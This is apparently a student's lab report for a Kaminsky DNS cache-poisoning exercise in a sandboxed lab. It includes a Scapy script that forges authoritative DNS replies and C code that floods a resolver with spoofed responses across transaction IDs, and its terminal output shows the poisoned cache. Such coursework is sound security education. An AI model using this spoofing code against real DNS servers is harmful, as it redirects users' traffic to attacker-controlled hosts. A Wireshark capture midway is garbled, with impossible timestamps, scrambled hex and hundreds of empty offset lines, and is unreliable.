


Internet Security Kaminsky Attack Lab

Name: Gaurav Upadhyay

Email: gsupadhy@syr.edu

Testing the DNS Setup

Get the IP address of ns.attacker32.com:

A screenshot of a terminal window titled 'seed@VM: ~/.../volumes'. The terminal shows a series of commands and their output. The user runs 'docksh user-10.9.0.5' and then 'dig ns.attacker32.com'. The output of the 'dig' command is displayed, showing query details, question section, and answer section. The answer section indicates that the IP address of ns.attacker32.com is 10.9.0.153.

```
seed@VM: ~/.../volumes$ docksh user-10.9.0.5
root@a2ed382eaa9d:/# dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 42349
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: ala4738e20e2b64f010000006250bd7245106af5a91739e7 (good)
;; QUESTION SECTION:
;ns.attacker32.com.          IN      A

;; ANSWER SECTION:
ns.attacker32.com.          259200  IN      A      10.9.0.153

;; Query time: 80 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Apr 08 22:55:46 UTC 2022
;; MSG SIZE rcvd: 90

root@a2ed382eaa9d:/#
```

Get the IP address of www.example.com

dig www.example.com

```
seed@VM: ~/.../volumes
seed@VM: ~/... x seed@VM: ~/... x seed@VM: ~/... x seed@VM: ~/... x root@60a9f6... x root@28e7a... x
root@a2ed382eaa9d:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 42364
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: 1elf5146ada0bff5010000006250bdc631ca9c92b518729e (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.      86400   IN      A      93.184.216.34

;; Query time: 56 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Apr 08 22:57:10 UTC 2022
;; MSG SIZE rcvd: 88

root@a2ed382eaa9d:/#
```

dig @ns.attacker32.com www.example.com

```
seed@VM: ~/.../volumes
seed@VM: ~/... x seed@VM: ~/... x seed@VM: ~/... x seed@VM: ~/... x root@60a9f6... x root@28e7a... x
root@a2ed382eaa9d:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56964
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: a6a85c6318e3c7e5010000006250bde739134cf7188850ac (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.      259200  IN      A      1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Fri Apr 08 22:57:43 UTC 2022
;; MSG SIZE rcvd: 88

root@a2ed382eaa9d:/#
```

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Wireshark 2.10.2

Current filter: dns
[+] [-]

No.	Time	Source	Destination	Protocol	Length	Info
2	2022-04-10 19:51:12.700.0.1	127.0.0.1	127.0.0.53	DNS	88	Standard query 0xbcb98 A mozilla.cloudflare-dns.com
5	2022-04-10 19:51:12.700.0.2.5	192.168.1.1	192.168.1.1	DNS	88	Standard query 0xe78a A mozilla.cloudflare-dns.com
6	2022-04-10 19:51:12.700.0.1	127.0.0.1	127.0.0.53	DNS	88	Standard query 0x7062 AAAA mozilla.cloudflare-dns.com
8	2022-04-10 19:51:12.700.0.1	192.168.1.1	192.168.1.1	DNS	88	Standard query 0x9054 AAAA mozilla.cloudflare-dns.com
9	2022-04-10 19:51:12.700.0.1	192.168.1.1	192.0.2.5	DNS	144	Standard query response 0x9054 AAAA mozilla.cloudflare-dns.com
10	2022-04-10 19:51:12.700.0.53	127.0.0.1	127.0.0.1	DNS	144	Standard query response 0x7062 AAAA mozilla.cloudflare-dns.com
11	2022-04-10 19:51:12.700.0.1	192.168.1.1	192.0.2.5	DNS	120	Standard query response 0xe78a A mozilla.cloudflare-dns.com
12	2022-04-10 19:51:12.700.0.53	127.0.0.1	127.0.0.1	DNS	120	Standard query response 0x7062 AAAA mozilla.cloudflare-dns.com
183	2022-04-10 19:51:12.700.0.1	127.0.0.1	127.0.0.53	DNS	88	Standard query 0x6b7c A mozilla.cloudflare-dns.com
196	2022-04-10 19:51:12.700.0.53	127.0.0.1	127.0.0.1	DNS	120	Standard query response 0x6b7c A mozilla.cloudflare-dns.com
197	2022-04-10 19:51:12.700.0.1	127.0.0.1	127.0.0.53	DNS	88	Standard query 0xb272 AAAA mozilla.cloudflare-dns.com
198	2022-04-10 19:51:12.700.0.53	127.0.0.1	127.0.0.1	DNS	144	Standard query response 0xb272 AAAA mozilla.cloudflare-dns.com
215	2022-04-10 19:51:12.700.0.1	127.0.0.1	127.0.0.53	DNS	88	Standard query 0x5c70 A mozilla.cloudflare-dns.com
217	2022-04-10 19:51:12.700.0.53	127.0.0.1	127.0.0.1	DNS	120	Standard query response 0x5c70 A mozilla.cloudflare-dns.com
218	2022-04-10 19:51:12.700.0.1	127.0.0.1	127.0.0.53	DNS	88	Standard query 0xd576 AAAA mozilla.cloudflare-dns.com
220	2022-04-10 19:51:12.700.0.53	127.0.0.1	127.0.0.1	DNS	144	Standard query response 0xd576 AAAA mozilla.cloudflare-dns.com

Frame 2: 88 bytes on wire (704 bits), 88 bytes captured (704 bits) on interface any, id 0

Linux cooked capture

Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.53

0100 = Version: 4

.... 0101 = Header Length: 20 bytes (5)

Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)

Total Length: 72

Identification: 0xed9e (60814)

```

0000  00 00 03 04 00 00 00 00 00 00 00 00 00 00 00 00  E H  @  0
0008  45 00 40 40 00 00 00 00 00 00 00 00 00 00 00 00  ..H..H..
0016  7f2f 00 00 35 cf ec 00 35 00 34 fe 7b bc 98 01 00  5 5 4
0024  00 01 00 00 00 00 00 00 07 6d 6f 7a 09 6c 6c 61  ..mozilla
0032  0e 63 6c 6f 75 64 06 6c 61 72 05 2d 6a 73 03 03  .cloudfla-re-dns-
0040  03 0f 6d 00 00 01 00 01  com...
0048
0056
0064
0072
0080
0088
0096
0104
0112
0120
0128
0136
0144
0152
0160
0168
0176
0184
0192
0200
0208
0216
0224
0232
0240
0248
0256
0264
0272
0280
0288
0296
0304
0312
0320
0328
0336
0344
0352
0360
0368
0376
0384
0392
0400
0408
0416
0424
0432
0440
0448
0456
0464
0472
0480
0488
0496
0504
0512
0520
0528
0536
0544
0552
0560
0568
0576
0584
0592
0600
0608
0616
0624
0632
0640
0648
0656
0664
0672
0680
0688
0696
0704
0712
0720
0728
0736
0744
0752
0760
0768
0776
0784
0792
0800
0808
0816
0824
0832
0840
0848
0856
0864
0872
0880
0888
0896
0904
0912
0920
0928
0936
0944
0952
0960
0968
0976
0984
0992
1000
1008
1016
1024
1032
1040
1048
1056
1064
1072
1080
1088
1096
1104
1112
1120
1128
1136
1144
1152
1160
1168
1176
1184
1192
1200
1208
1216
1224
1232
1240
1248
1256
1264
1272
1280
1288
1296
1304
1312
1320
1328
1336
1344
1352
1360
1368
1376
1384
1392
1400
1408
1416
1424
1432
1440
1448
1456
1464
1472
1480
1488
1496
1504
1512
1520
1528
1536
1544
1552
1560
1568
1576
1584
1592
1600
1608
1616
1624
1632
1640
1648
1656
1664
1672
1680
1688
1696
1704
1712
1720
1728
1736
1744
1752
1760
1768
1776
1784
1792
1800
1808
1816
1824
1832
1840
1848
1856
1864
1872
1880
1888
1896
1904
1912
1920
1928
1936
1944
1952
1960
1968
1976
1984
1992
2000
2008
2016
2024
2032
2040
2048
2056
2064
2072
2080
2088
2096
2104
2112
2120
2128
2136
2144
2152
2160
2168
2176
2184
2192
2200
2208
2216
2224
2232
2240
2248
2256
2264
2272
2280
2288
2296
2304
2312
2320
2328
2336
2344
2352
2360
2368
2376
2384
2392
2400
2408
2416
2424
2432
2440
2448
2456
2464
2472
2480
2488
2496
2504
2512
2520
2528
2536
2544
2552
2560
2568
2576
2584
```

Task 3: Spoof DNS Replies.


Code:

```
generate_dns_reply.py
~/Desktop/Kaminsky Attack Lab/Labsetup/volumes

generate_dns_query.py  generate_dns_reply.py

1#!/usr/bin/python3
2from scapy.all import *
3
4Name = 'abcde.example.com'
5Domain = 'example.com'
6
7
8Qdsec = DNSQR(qname=Name)
9
10Anssec = DNSRR(rrname=Name, type='A',
11               rdata='1.2.3.5', ttl=259200)
12
13NSsec = DNSRR(rrname=Domain, type='NS',
14              rdata='ns.attacker32.com', ttl=259200)
15
16
17dns = DNS(id=0xAAAA, aa=1, ra=0, rd=1, cd=0, qr=1,
18          qdcount=1, ancount=1, nscount=1, arcount=0,
19          qd=Qdsec, an=Anssec, ns=NSsec)
20
21ip = IP(src='199.43.135.53', dst='10.9.0.53', chksum=0)
22udp = UDP(sport=53, dport=33333, chksum=0)
23Reply = ip/udp/dns
24with open('ip_resp.bin', 'wb') as f:
25    f.write(bytes(Reply))
26    Reply.show()
27
```

We demonstrate this task using wireshark as follows:



Task 4: Launch the Kaminsky Attack


Code for attack.c:

```
printf("name: %s, id:%d\n", name, transid);
//#####
/* Step 1. Send a DNS request to the targeted local DNS server.
   This will trigger the DNS server to send out DNS queries */

send_dns_request(ip_req, n_req, name);

/* Step 2. Send many spoofed responses to the targeted local DNS server,
   each one with a different transaction ID. */

for (int i = 0; i < 500; i++)
{
    send_dns_response(ip_resp, n_resp, "199.43.133.53", name, transid);
    send_dns_response(ip_resp, n_resp, "199.43.135.53", name, transid);
    transid += 1;
}
//#####
}
```



```
85
86 /* Use for generating and sending fake DNS request.
87  */
88 void send_dns_request(unsigned char* pkt, int pktsize, char* name)
89 {
90
91     memcpy(pkt+41, name, 5);
92     send_raw_packet(pkt, pktsize);
93 }
94
95
96 /* Use for generating and sending forged DNS response.
97  */
98 void send_dns_response(unsigned char* pkt, int pktsize,
99                        unsigned char* src, char* name,
100                        unsigned short id)
101 {
102
103     int ip = (int)inet_addr(src);
104     memcpy(pkt+12, (void*)&ip, 4);
105
106     memcpy(pkt+41, name, 5);
107
108     memcpy(pkt+64, name, 5);
109
110     unsigned short transid = htons(id);
111     memcpy(pkt+28, (void*)&transid, 2);
112     send_raw_packet(pkt, pktsize);
113 }
114
115
116 /* Send the raw packet out
117  *   buffer: to contain the entire IP packet, with everything filled out.
118  *   pkt_size: the size of the buffer.
119  */
```

We launch the attack as follows:

```
root@VM:/volumes# ./attack
name: hcoeo, id:0
name: jrvqq, id:500
name: vemlg, id:1000
name: gwaox, id:1500
name: egoda, id:2000
name: tjtcu, id:2500
name: nlzbq, id:3000
name: nlhkb, id:3500
name: zghlt, id:4000
name: osrqg, id:4500
name: pvofy, id:5000
name: pbkkf, id:5500
name: gzrfd, id:6000
name: jvqsf, id:6500
name: trnbf, id:7000
name: gpzyf, id:7500
name: fpcvu, id:8000
name: dkvnv, id:8500
name: bvyub, id:9000
name: bdwrz, id:9500
```

To check whether the attack is successful or not, we need to check the dump.db file to see whether our spoofed DNS response has been successfully accepted by the DNS server. This is done as follows:


```
root@60a9f6ba01ef:/# rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
ns.attacker32.com.      862483  A      10.9.0.153
example.com.           776167  NS     ns.attacker32.com.
root@60a9f6ba01ef:/#
```

Hence our attack is successful.

Task 5: Result Verification

We check it as follows:

dig www.example.com



```
seed@VM: ~/.../volumes
25a1c154e5e8 seed-attacker
[04/10/22]seed@VM:~/.../volumes$ docksh a2
root@a2ed382eaa9d:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 52130
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: d10a081286f5b6a101000000625373358e9c1686394719f1 (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                259200  IN      A      1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Apr 11 00:15:49 UTC 2022
;; MSG SIZE rcvd: 88
```

dig @ns.attacker32.com www.example.com



```
seed@VM: ~/.../volumes
root@a2ed382eaa9d:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 53224
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: bedf27a26be10066010000006253734489add3041accd820 (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                259200  IN      A      1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Mon Apr 11 00:16:04 UTC 2022
;; MSG SIZE rcvd: 88
root@a2ed382eaa9d:/#
```

Hence, our attack has been successfully verified.

Now we flush the local DNS server's cache and run the command again to see that the result has been flushed out:

```
seed@VM: ~/.../volumes
seed@VM: ~/.../L... x seed@VM: ~/.../V... x seed@VM: ~/.../V... x seed@VM: ~/.../V... x root@60a9f6ba01... x
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Apr 11 00:17:44 UTC 2022
;; MSG SIZE rcvd: 72

root@a2ed382eaa9d:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: SERVFAIL, id: 13977
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 8547f0b0a7eb2a2601000000625373b49fe817c4c25ec561 (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; Query time: 4996 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Apr 11 00:17:56 UTC 2022
;; MSG SIZE rcvd: 72

root@a2ed382eaa9d:/#
```